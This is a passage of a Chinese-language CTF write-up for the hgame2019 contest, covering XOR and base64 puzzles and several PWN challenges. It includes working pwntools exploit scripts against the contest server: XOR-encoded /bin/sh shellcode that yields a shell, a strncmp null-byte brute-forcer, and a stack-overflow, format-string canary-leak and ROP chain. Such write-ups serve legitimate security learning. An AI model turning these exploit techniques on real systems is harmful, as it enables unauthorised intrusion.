 [ 6  5  2  9 15  5]
 [ 3  5  6  5 12 13]]
hgame{1_think_Matr1x_is_very_usef5l}
```

结束

r & xor

按字节亦或 要注意两个数字之间是否有0

写出脚本

```

a='hgame{Y0u*mayb3*need*th1s*0ne!!!!!}'

b=[0,0,0,0,0,0,1,0,7,0,92,18,38,11,93,43,11,23,0,23,43,69,6,86,44,54,67,0,66,85,126,72,85,30,0]

flag=''

for i,j in zip(a,b):

flag=flag+chr(ord(i)^j)

print flag

fish /home/olddog/ctf/games/hgame2019
fish /home/olddog/ctf/games/hgame201
olddog@ubuntu ~/c/g/hgame2019> python xor.py
hgame{X0r_1s_interest1ng_isn't_it?}
olddog@ubuntu ~/c/g/hgame2019>
```

结束

Pro的Python教室(一)

```
enc1 = 'hgame{'
enc2 = 'SGVyZV8xc18zYXN5Xw==’
enc3 = 'Pyth0n}'
```

把enc2 base64解密 然后连起来

结束

PWN

babysc

shellcode每一字节跟i+1做异或作为输入最后call shellcode

脚本和结果如下

```python
from pwn import *
shellcode='\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'
s=remote('118.24.3.214',10000)
payload=''
for i in range(27):
    payload+=chr(ord(shellcode[i])^(i+1))
s.sendline(payload)
s.interactive()
```

```
python /home/olddog/ctf/games/hgame2019
python /home/olddog/ctf/games/hgame2019 80x24
olddog@ubuntu ~/c/g/hgame2019> python babysc.py
[+] Opening connection to 118.24.3.214 on port 10000: Done
[*] Switching to interactive mode
$ ls
babysc
bin
dev
flag
lib
lib64
run.sh
$ cat flag
hgame{Baby_Baby_S0_E4ay!}Alarm clock
```

aaaaaaaaaa

输入很多a覆盖栈中数据跳出while循环得到flag

薯片拯救世界1

通过\x00来截断strncmp 使其每次只比上次多比较一个字节 从而爆破出flag
脚本和结果如下

```python
#coding=utf-8
from pwn import *
asci='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789/<>_,.?/:;\'\\\"|[]{}()*&^%$#@!`~+-= '
flag=''
for i in range(24):
        s=remote('118.24.3.214',10001)
        s.sendline('1')
        s.sendline('1')
        s.sendline('1')
        s.sendline('1')
        for j in asci:
                s.recvuntil('那串咒语—\n')
                s.send(flag+j+'\x00')
                r=s.recvline()
                if '重试' not in r:
                        flag+=j
                        print flag
                        s.close()
                        break
print flag
```

```
fish /home/olddog/ctf/games/hgame2019
fish /home/olc
hgame{Ch1p_1s_
[*] Closed connection to 118.24.3.214 port 10001
[+] Opening connection to 118.24.3.214 on port 10001: Done
hgame{Ch1p_1s_A
[*] Closed connection to 118.24.3.214 port 10001
[+] Opening connection to 118.24.3.214 on port 10001: Done
hgame{Ch1p_1s_Aw
[*] Closed connection to 118.24.3.214 port 10001
[+] Opening connection to 118.24.3.214 on port 10001: Done
hgame{Ch1p_1s_Awa
[*] Closed connection to 118.24.3.214 port 10001
[+] Opening connection to 118.24.3.214 on port 10001: Done
hgame{Ch1p_1s_Awak
[*] Closed connection to 118.24.3.214 port 10001
[+] Opening connection to 118.24.3.214 on port 10001: Done
hgame{Ch1p_1s_Awakk
[*] Closed connection to 118.24.3.214 port 10001
[+] Opening connection to 118.24.3.214 on port 10001: Done
hgame{Ch1p_1s_Awakki
[*] Closed connection to 118.24.3.214 port 10001
[+] Opening connection to 118.24.3.214 on port 10001: Done
hgame{Ch1p_1s_Awakkin
[*] Closed connection to 118.24.3.214 port 10001
[+] Opening connection to 118.24.3.214 on port 10001: Done
hgame{Ch1p_1s_Awakking
[*] Closed connection to 118.24.3.214 port 10001
[+] Opening connection to 118.24.3.214 on port 10001: Done
hgame{Ch1p_1s_Awakking!
[*] Closed connection to 118.24.3.214 port 10001
[+] Opening connection to 118.24.3.214 on port 10001: Done
hgame{Ch1p_1s_Awakking!b
[*] Closed connection to 118.24.3.214 port 10001
hgame{Ch1p_1s_Awakking!b
olddog@ubuntu ~/c/g/hgame2019>
```

结束

Steins;Gate

先栈溢出绕过 格式化字符串漏洞泄露出随机数继续绕过 再格式化字符串漏洞泄露canary 最后一段rop去执行cat ./flag

脚本和结果如下

```
#!/usr/bin/python
#-*- coding:UTF-8 -*-
from pwn import *
p = remote('118.24.3.214', 10002)
p.recvuntil("ID:")
p.send('cat ./flag')
p.recvuntil("To seek the truth of the world.\n")
p.send('a'*0x30 + '\x33\x23\x00\x00')
p.recvuntil("Repeater is nature of man.\n")
p.send("%7$p")
rand_key = int(p.recv(10), 16)
p.recvuntil('it?\n')
pass_key = rand_key + 0x1234
p.send('a'*0x10 + 'b'*0xc + '\x66\x66\x00\x00' + 'c'*0x10 + p32(pass_key))
p.recvuntil('debts.\n')
p.send('%11$p')
canary = int(p.recvuntil('World', drop=True), 16)
p.recvuntil('To seek the truth of the world.\n')
p.send('\x00'*0x30 + '\x33\x23\x00\x00' + 'aaaa' + p64(canary) + p64(0xdeedbeef) + p64(0x400c73) + p64(0x602040) + p64(0x400a76))
p.interactive()
```